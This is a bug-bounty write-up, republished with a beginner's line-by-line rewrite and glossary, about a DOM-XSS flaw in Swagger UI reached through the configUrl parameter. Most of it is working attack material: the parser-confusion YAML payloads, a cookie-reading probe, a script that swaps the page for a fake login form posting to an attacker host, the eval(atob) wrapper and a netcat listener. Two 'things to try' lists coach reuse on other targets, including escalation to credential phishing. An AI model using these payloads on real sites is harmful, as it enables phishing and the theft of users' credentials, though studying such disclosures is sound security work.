How I was able to steal users credentials via Swagger UI DOMXSS
Swagger UI versions 3.14.1 to 3.37.0 render the API description from a remote YAML file supplied through the configUrl parameter without sanitising it, so an attacker can inject HTML and script. The author used this to replace the page with a fake login form and capture credentials typed by a victim.
 Published on medium.com
Hello guys, today I’m gonna explain how i got DOM-XSS from Swagger-UI and exploit it to make HTML and JAVASCRIPT injections to create a realistic fake login.
The full write-up lives on its author's site
It belongs to its author, so we link to it rather than copy it. The other two tabs are our own rewrites, checked against it.
Context
Swagger UI is a collection of HTML, JavaScript and CSS assets that dynamically generate documentation from a Swagger-compliant API. It gives users interactive documentation, client SDK generation and more. The target here is a public bug bounty program, referred to throughout as redirect.com, and specifically the subdomain api.redirect.com, which served a Swagger UI page at /swagger/index.html.
Setup
The researcher began with subdomain enumeration against the public program and found api.redirect.com. Wappalyzer identified the page as running Swagger UI. No accounts, roles or special access were needed: the page is public documentation, and the attack is delivered to a victim through a crafted URL.
Finding it
After identifying Swagger UI, the researcher searched for known vulnerabilities in it and found that Swagger UI is affected by XSS from versions 3.14.1 to 3.37.0. The mechanism described is that Swagger UI takes a URL to a JSON document, which in turn points to YAML, and renders that content. The first proof of concept used a JSON file hosted on the researcher's own GitHub Pages site:
{ "url": "https://m0x0101.github.io/lol/test.yaml", "urls": [ { "url": "https://m0x0101.github.io/lol/test.yaml", "name": "Foo" } ]}
and a YAML file whose info.title, info.description and a path parameter description carry an HTML injection:
swagger: '2.0'info: title: XSS Attack BY M0X0101 description: | <form><math><mtext></form><form><mglyph><svg><mtext><textarea><path id="</textarea><img onerror=alert(document.cookie) src=1>"></form> version: productionbasePath: /JSSResource/produces: - application/xml - application/jsonconsumes: - application/xml - application/jsonsecurity: - basicAuth: []paths: /M0X0101: get: responses: '200': description: No response was specified tags: - M0X0101_XSS_D operationId: findAccounts summary: Finds all accounts '/hack/hachid/{id}': delete: parameters: - description: | <form><math><mtext></form><form><mglyph><svg><mtext><textarea><path id="</textarea><img onerror=alert(document.cookie) src=1>"></form> format: int64 in: path name: id required: true type: integer responses: '200': description: No response was specified
Exploitation
Step 1: confirm the DOM-XSS
The YAML and JSON were combined to get an alert with the full URL:
https://api.redirect.com/swagger/index.html?configUrl=https://m0x0101.github.io/lol/test.json

Step 2: first report and triage response
The researcher reported it directly, but the team's response was not what was hoped for.

Step 3: look for a login to target
The researcher tried to find any auth function, login or sign-up page on the target, but found nothing. That led to a different scenario: use the HTML and JavaScript injection to build a realistic fake login page and capture credentials from a user.
Step 4: build the credential-harvesting payload
The normal form code is:
<form action=http://IP:PORT>Username:<br><input type=”username” name=”username”></br>Password:<br><input type=”username” name=”password”></br><br><input type=”submit” value=”Login”></br>
Because the injection point is inside an img tag, the code has to be stored in the id attribute as base64 and executed with eval and atob:
eval(atob(this.id))
The JavaScript that replaces the page body with a fake login form is:
document.body.innerHTML=''; var a=document.createElement('form');a.action="http://IP:PORT";a.method='POST';a.innerHTML='<center>Username: <input type="text" name="userName"><br>Password: <input type="password" name="pwd"><br><input type="submit" value="Login"></center>'; document.body.appendChild(a);"'
That code is base64-encoded:
[redacted]+[redacted]+[redacted]==
and placed in the id of an img whose onerror evaluates it:
<img src=x id='[redacted]+[redacted]+[redacted]==' onerror='eval(atob(this.id))'>
Step 5: put the payload in the YAML
The final payload is written into the YAML file, in the same info.description and path parameter description fields:
swagger: '2.0'info: title: XSS Attack BY M0X0101 description: | <form><math><mtext></form><form><mglyph><svg><mtext><textarea><path id="</textarea><img src=x id='[redacted]+[redacted]+[redacted]==' onerror='eval(atob(this.id))'>"></form> version: productionbasePath: /JSSResource/produces: - application/xml - application/jsonconsumes: - application/xml - application/jsonsecurity: - basicAuth: []paths: /M0x0101: get: responses: '200': description: No response was specified tags: - M0x0101_XSS_D operationId: findAccounts summary: Finds all accounts '/hack/hachid/{id}': delete: parameters: - description: | <form><math><mtext></form><form><mglyph><svg><mtext><textarea><path id="</textarea><img src=x id='[redacted]+[redacted]+[redacted]==' onerror='eval(atob(this.id))'>"></form> format: int64 in: path name: id required: true type: integer responses: '200': description: No response was specified
Step 6: serve it and catch the credentials
The path of the YAML goes into the JSON, and the JSON path goes into the configUrl parameter:
https://api.redirect.com/swagger/index.html?configUrl=https://m0x0101.github.io/lol/xss_credentials_form.json
A listener is started on the server to receive the credentials:
nc -lvvp 1337
Everything is then ready: send the URL to the victim and wait until the victim enters the credentials.


Root cause
Swagger UI fetches a JSON configuration from the URL given in configUrl, follows it to the YAML it references, and renders fields such as info.description and parameter descriptions into the DOM. In the affected versions (3.14.1 to 3.37.0) that rendering does not neutralise the injected markup, so the parser-confusion chain in the description fields escapes the surrounding context and executes script.
Impact
An attacker who can get a victim to open the crafted configUrl link executes JavaScript in the origin of the Swagger UI page. In this report the script replaces the page with a fake login form and posts the entered username and password to an attacker-controlled host. The attack requires the victim to follow the link and submit the form; the researcher notes that the target had no login or sign-up page of its own, which is why a fake form was used. The report does not state what data, if any, a real user of this documentation page would have been expected to enter.
Fix
The report does not describe a fix applied by the team.
Variants to test
- Look for Swagger UI pages on other subdomains and check the version with Wappalyzer or by inspecting the bundled assets; a version in the 3.14.1 to 3.37.0 range is the precondition.
- Try the
configUrlparameter with a JSON file you host that points to a YAML file you control. A positive result is the injectedonerrorhandler firing, as in the first proof of concept. - If a simple alert is rejected as low impact, replace the handler with a body-replacing fake form that posts to a listener you control, and confirm the submitted values arrive.
- Test both
info.descriptionand path parameterdescriptionfields, since the report injects into both. - Where the page has a real login or session, check whether the injected script can read cookies or tokens in the page origin; the first payload used
alert(document.cookie)as the probe.
What happened, in plain words
A security researcher was looking at a public bug bounty program, which is a scheme where companies invite people to test their systems and pay for real problems found. The company is called redirect.com in the write-up. The researcher found a documentation page on one of its subdomains, api.redirect.com, that was built with a tool called Swagger UI. That page had a flaw: if you gave it a link to a file you controlled, it would read the file and put parts of it straight into the page as if they were part of the site. That let the researcher run their own JavaScript inside the page. This kind of flaw is called DOM-XSS.

At first the researcher only made the page show a pop-up box with the visitor's cookies, which is the usual way to prove the flaw exists. The company's team responded, but not in the way the researcher hoped. So the researcher went further: they used the same flaw to replace the whole page with a fake login form, and to send whatever a visitor typed into that form to a server the researcher controlled. The report ends with the severity of the finding moving from P3 to P2, which is a way of saying the team raised its importance.
This article walks through the same steps for someone who has never done security testing. Every request, file and command below is copied exactly as it appears in the report.
Background: what Swagger UI is
Most modern websites and apps are built on top of an API. An API (Application Programming Interface) is the set of doors a program offers to other programs: one program asks, another answers with data. A useful everyday comparison is a restaurant menu: the menu lists what you can order and what you get back, without showing you the kitchen. An API is that menu for software.
Because APIs have many doors and many rules, developers need documentation that lists them. Swagger is a common format for writing that documentation down in a file. Swagger UI is a small web page, made of HTML, JavaScript and CSS, that reads such a file and turns it into a friendly, clickable page. HTML is the language that describes what is on a page (headings, forms, images). CSS describes how it looks. JavaScript is the language that makes a page do things, such as react to a click.
Swagger UI can be told where to find its documentation file through a setting in the page address. That setting is the key to everything below.
Finding the page
- The researcher started with subdomain enumeration. A subdomain is a name in front of the main domain:
api.redirect.comis a subdomain ofredirect.com. Enumerating them means trying many likely names to see which ones exist and answer. The comparison is walking down a street trying every door handle to see which doors open. - That turned up
api.redirect.com. - A browser extension called Wappalyzer, which looks at a page and guesses which software built it, said the page used Swagger UI.
- The researcher then searched for known problems in Swagger UI and found that it is affected by XSS from versions 3.14.1 to 3.37.0.
XSS stands for Cross-Site Scripting. It means getting your own JavaScript to run inside someone else's web page, in that page's own context. The comparison is slipping a note into a shop's official noticeboard: visitors trust the board, so they trust the note. DOM-XSS is a variant where the harmful content is placed into the page by the page's own JavaScript while it runs in the browser, rather than being sent back by the server. The "DOM" is the browser's live model of the page, the tree of elements the browser keeps in memory.
The mechanism the researcher describes is this: Swagger UI takes a URL to a JSON document, that JSON points to a YAML document, and Swagger UI renders the content of the YAML into the page. JSON and YAML are two text formats for structured data, like two ways of writing the same shopping list. If the text inside the YAML is treated as HTML instead of as plain text, any HTML in it becomes part of the page.
Step 1: prove the flaw with a pop-up
The researcher hosted two files on their own GitHub Pages site, which is a free way to publish static files on the internet. The first file is JSON and tells Swagger UI where the real documentation lives:
{ "url": "https://m0x0101.github.io/lol/test.yaml", "urls": [ { "url": "https://m0x0101.github.io/lol/test.yaml", "name": "Foo" } ]}
Line by line:
"url": "https://m0x0101.github.io/lol/test.yaml"is the address of the YAML file to load."urls"is a list of alternative documents, each with aurland a displayname.- The single entry repeats the same address and gives it the label
Foo, which is just a placeholder name.
The second file is YAML and carries the actual injected HTML:
swagger: '2.0'info: title: XSS Attack BY M0X0101 description: | <form><math><mtext></form><form><mglyph><svg><mtext><textarea><path id="</textarea><img onerror=alert(document.cookie) src=1>"></form> version: productionbasePath: /JSSResource/produces: - application/xml - application/jsonconsumes: - application/xml - application/jsonsecurity: - basicAuth: []paths: /M0X0101: get: responses: '200': description: No response was specified tags: - M0X0101_XSS_D operationId: findAccounts summary: Finds all accounts '/hack/hachid/{id}': delete: parameters: - description: | <form><math><mtext></form><form><mglyph><svg><mtext><textarea><path id="</textarea><img onerror=alert(document.cookie) src=1>"></form> format: int64 in: path name: id required: true type: integer responses: '200': description: No response was specified
What each part does:
swagger: '2.0'says which version of the documentation format this file uses.info:holds general information.titleis the name shown at the top of the page.descriptionis a longer text block, and the|means the lines below it are kept as written.<form><math><mtext></form><form><mglyph><svg><mtext><textarea><path id="</textarea>opens and closes elements in a way that makes the parser lose track of where it is, so that the following<img ...>is treated as a real image element rather than as text.<img onerror=alert(document.cookie) src=1>is the actual attack.src=1points the image at a source that does not exist, so the image fails to load.onerroris a handler that runs when that failure happens, and it runsalert(document.cookie).document.cookieis the browser's way of reading the cookies for the current site. A cookie is a small piece of text a site stores in your browser, often to remember who you are.alert(...)shows a pop-up box with that text. Seeing your own cookie in a pop-up proves that your JavaScript is running in the page.version,basePath,produces,consumesandsecurityare ordinary documentation fields.security: - basicAuth: []says the API uses basic authentication, a simple username and password scheme.paths:lists the API's doors./M0X0101is a made-up path with agetoperation, taggedM0X0101_XSS_D, with anoperationIdoffindAccountsand asummaryofFinds all accounts.'/hack/hachid/{id}'is another made-up path with adeleteoperation. Itsparameterslist has one entry: a path parameter namedid, of typeinteger, required, withformat: int64. Itsdescriptionfield carries the same payload a second time.- The
responsesblocks describe what the API would answer.'200'is the HTTP status code for success, andNo response was specifiedis the placeholder text.
With both files in place, the researcher opened this address:
https://api.redirect.com/swagger/index.html?configUrl=https://m0x0101.github.io/lol/test.json
https://api.redirect.com/swagger/index.htmlis the real Swagger UI page on the target.?configUrl=is the setting that tells Swagger UI where to fetch its configuration.configUrlis the name of the parameter, and everything after=is its value.- The value is the address of the JSON file on the researcher's GitHub Pages site. Swagger UI fetches that JSON, follows it to the YAML, and renders the YAML's description fields into the page. The injected
<img>fails to load and itsonerrorhandler runs.
Step 2: the first report and the team's answer
The researcher reported the finding straight away, but the team's response was not what was hoped for.
Step 3: looking for a real login to imitate
The researcher tried to find any authentication function, login page or sign-up page on the target, but found nothing. Authentication is the process of proving who you are, usually with a username and a password. With no real login to attack, the researcher chose a different scenario: use the same injection to draw a realistic fake login page and collect whatever a visitor types into it. This is often called phishing, where a convincing copy of a familiar page is used to trick someone into handing over their details.
Step 4: building the credential-collecting payload
The plain version of a login form looks like this:
<form action=http://IP:PORT>Username:<br><input type=”username” name=”username”></br>Password:<br><input type=”username” name=”password”></br><br><input type=”submit” value=”Login”></br>
<form action=http://IP:PORT>starts a form and says where to send what is typed: to the addresshttp://IP:PORT.IPandPORTare placeholders for the address and port number of the researcher's own server. A port is a numbered channel on a machine, so one machine can run several services.Username:andPassword:are the visible labels.<br>is a line break.<input type=”username” name=”username”>is a text box. Thenameis the label the value will be sent under.<input type=”username” name=”password”>is the second box, also typed asusernamein the report.<input type=”submit” value=”Login”>is the button, showing the wordLogin.</br>is not a real closing tag for a line break, but browsers tolerate it.
There is a catch. The injection point is inside an img tag, so the code cannot simply be written as HTML. Instead the researcher stored the JavaScript in the id attribute of the image, encoded so it contains no characters that would break the surrounding HTML, and ran it with two built-in functions:
eval(atob(this.id))
this.idmeans theidattribute of the element the code is running on, here the image.atob(...)decodes a piece of text that was encoded in base64. Base64 is a way of writing any data using only ordinary letters, digits and a few symbols, so it survives being pasted into places that dislike special characters. The comparison is packing a fragile object in a padded box before posting it.eval(...)takes a piece of text and runs it as JavaScript.
So the plan is: put base64 text in id, decode it with atob, and run the result with eval.
The JavaScript that replaces the page with a fake login form is:
document.body.innerHTML=''; var a=document.createElement('form');a.action="http://IP:PORT";a.method='POST';a.innerHTML='<center>Username: <input type="text" name="userName"><br>Password: <input type="password" name="pwd"><br><input type="submit" value="Login"></center>'; document.body.appendChild(a);"'
document.body.innerHTML=''empties the page body, wiping the real Swagger UI content so the visitor sees only what comes next.var a=document.createElement('form')creates a new form element in memory and stores it in a variable calleda.a.action="http://IP:PORT"sets where the form will send its data: the researcher's server.a.method='POST'sets the HTTP method to POST. A method is the kind of request; POST is the one used to send data to a server, as opposed to GET, which asks for a page.a.innerHTML='<center>Username: <input type="text" name="userName"><br>Password: <input type="password" name="pwd"><br><input type="submit" value="Login"></center>'fills the form with a centred username box, a password box that hides what is typed, and a Login button. The values will be sent under the namesuserNameandpwd.document.body.appendChild(a)puts the finished form onto the page.
That code is then base64-encoded:
[redacted]+[redacted]+[redacted]==
This long string is the same JavaScript as above, written in base64. It contains no quotes or angle brackets, so it can sit safely inside an HTML attribute.
The encoded text is placed in the id of an image whose onerror runs it:
<img src=x id='[redacted]+[redacted]+[redacted]==' onerror='eval(atob(this.id))'>
src=xpoints the image at a source that does not exist, so loading fails.id='...'holds the base64 text.onerror='eval(atob(this.id))'runs when the failure happens: it reads theid, decodes it and executes it.
Step 5: putting the payload into the YAML
The final payload is written into the YAML file, in the same info.description and path parameter description fields as before:
swagger: '2.0'info: title: XSS Attack BY M0X0101 description: | <form><math><mtext></form><form><mglyph><svg><mtext><textarea><path id="</textarea><img src=x id='[redacted]+[redacted]+[redacted]==' onerror='eval(atob(this.id))'>"></form> version: productionbasePath: /JSSResource/produces: - application/xml - application/jsonconsumes: - application/xml - application/jsonsecurity: - basicAuth: []paths: /M0X0101: get: responses: '200': description: No response was specified tags: - M0X0101_XSS_D operationId: findAccounts summary: Finds all accounts '/hack/hachid/{id}': delete: parameters: - description: | <form><math><mtext></form><form><mglyph><svg><mtext><textarea><path id="</textarea><img src=x id='[redacted]+[redacted]+[redacted]==' onerror='eval(atob(this.id))'>"></form> format: int64 in: path name: id required: true type: integer responses: '200': description: No response was specified
Everything is the same as the first YAML file except the payload. The parser-confusing chain still opens the way out of the surrounding context, but now the <img> carries the base64 text in id and the onerror handler that decodes and runs it. The payload appears twice, once in info.description and once in the description of the id path parameter.
Step 6: serving it and catching the credentials
The path of the YAML goes into the JSON, and the JSON path goes into the configUrl parameter:
https://api.redirect.com/swagger/index.html?configUrl=https://m0x0101.github.io/lol/xss_credentials_form.json
- The first part is again the real Swagger UI page.
configUrl=now points at a JSON file namedxss_credentials_form.json, which in turn points at the YAML file holding the fake-login payload.
A listener is started on the server to receive whatever the form sends:
nc -lvvp 1337
ncis netcat, a small tool that can open a network connection and print what arrives on it.-lmeans listen, that is, wait for an incoming connection rather than start one.-vvmeans very verbose: print plenty of detail about what happens.-p 1337means use port1337. The form'sactionpoints athttp://IP:PORT, soPORTwould be set to1337andIPto the server's address.
Everything is then ready: send the URL to the victim and wait until the victim enters the credentials.
Why it works
Swagger UI fetches a JSON configuration from the address given in configUrl, follows it to the YAML it references, and renders fields such as info.description and parameter descriptions into the page. In the affected versions, 3.14.1 to 3.37.0, that rendering does not neutralise the injected markup, so the parser-confusion chain in the description fields escapes the surrounding context and runs script. An origin is the combination of scheme, host and port, such as https, api.redirect.com and the default HTTPS port; the browser treats everything on one origin as the same trusted place. Script running there therefore runs with the trust of api.redirect.com.
What an attacker gains
Anyone who can get a victim to open the crafted configUrl link runs JavaScript in the origin of the Swagger UI page. In this report the script replaces the page with a fake login form and posts the entered username and password to a host the attacker controls. The attack needs the victim to follow the link and submit the form. The researcher notes that the target had no login or sign-up page of its own, which is why a fake form was used. The report does not say what data, if any, a real user of this documentation page would have been expected to enter.
The fix
The report does not describe a fix applied by the team.
Things to try on other targets
- Look for Swagger UI pages on other subdomains and check the version with Wappalyzer or by inspecting the bundled files. A version in the 3.14.1 to 3.37.0 range is the precondition.
- Try the
configUrlparameter with a JSON file you host that points to a YAML file you control. A positive result is the injectedonerrorhandler firing, as in the first proof of concept. - If a simple pop-up is rejected as low impact, replace the handler with a body-replacing fake form that posts to a listener you control, and confirm the submitted values arrive.
- Test both
info.descriptionand path parameterdescriptionfields, since the report injects into both. - Where the page has a real login or session, check whether the injected script can read cookies or tokens in the page origin. The first payload used
alert(document.cookie)as the probe. A token is a piece of text a site gives you after you log in, which your browser sends back on later requests to prove it is still you.
Glossary
- API: the set of doors one program offers to other programs, so they can ask for data or actions.
- Authentication: the process of proving who you are, usually with a username and password.
- Base64: a way of writing any data using only ordinary letters, digits and a few symbols, so it can be pasted where special characters would break things.
- Bug bounty program: a scheme where a company invites people to test its systems and pays for real problems found.
- Cookie: a small piece of text a site stores in your browser, often to remember who you are.
- CSS: the language that describes how a web page looks.
- DOM: the browser's live model of a page, the tree of elements it keeps in memory.
- DOM-XSS: a Cross-Site Scripting flaw where the harmful content is placed into the page by the page's own JavaScript while it runs in the browser.
- HTML: the language that describes what is on a web page, such as headings, forms and images.
- HTTP method: the kind of request being made, such as GET to ask for a page or POST to send data.
- JavaScript: the language that makes a web page do things, such as react to a click.
- JSON: a text format for structured data, built from names and values.
- Netcat (
nc): a small tool that can open a network connection and print what arrives on it. - Origin: the combination of scheme, host and port that the browser treats as one trusted place.
- Phishing: using a convincing copy of a familiar page to trick someone into handing over their details.
- Port: a numbered channel on a machine, so one machine can run several services.
- POST: the HTTP method used to send data to a server.
- Severity rating (P3, P2): a label teams use to rank how serious a finding is, with lower numbers meaning more serious.
- Subdomain: a name in front of a main domain, such as
apiinapi.redirect.com. - Subdomain enumeration: trying many likely subdomain names to see which ones exist and answer.
- Swagger: a common format for writing API documentation down in a file.
- Swagger UI: a web page that reads a Swagger file and turns it into friendly, clickable documentation.
- Token: a piece of text a site gives you after you log in, which your browser sends back on later requests to prove it is still you.
- Wappalyzer: a browser extension that looks at a page and guesses which software built it.
- XSS (Cross-Site Scripting): getting your own JavaScript to run inside someone else's web page, in that page's own context.
- YAML: a text format for structured data, similar in purpose to JSON but written with indentation.



